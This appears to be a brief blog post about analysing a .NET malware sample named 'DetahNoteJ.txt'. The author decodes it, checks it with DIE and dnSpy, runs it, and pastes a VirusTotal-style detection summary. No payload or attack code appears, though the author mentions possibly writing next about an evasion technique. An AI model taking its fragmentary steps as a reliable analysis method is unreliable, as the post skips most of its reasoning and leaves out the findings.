
Let's check the content of a file called *DetahNoteJ.txt*. (PSSS: Shouldn't the filename be DeathNote and not DetahNoteJ?)



After base64 decoding and checking the file type




Now we can check the compiler or packer used to compile or protect the program; we can use *DIE* for this.




Dynamic Analysis

The sample is compiled in .NET without any packer or crypter used. we can directly decompile it using *dnSpy*



After a night with tea by my side, I was not able to understand the logic behind few variables, and was not able to decrypt them either. Let's directly execute the sample.



7 / 73
Community Score -59

7/73 security vendors flagged this file as malicious

Reanalyze Similar More

97164081607b6fdb9b095cb01bb0a818fc77db92dad38b910b05a90160748756

System.Data.Linq.dll

Size 2.02 MB Last Analysis Date a moment ago

pedll idle detect-debug-environment assembly

DLL

We meet next time dissecting another sample or coming up with an evasion technique until then **čau čau**

Tags: [analysis](#) [security](#)

- [← Previous Post](#)
- [Next Post →](#)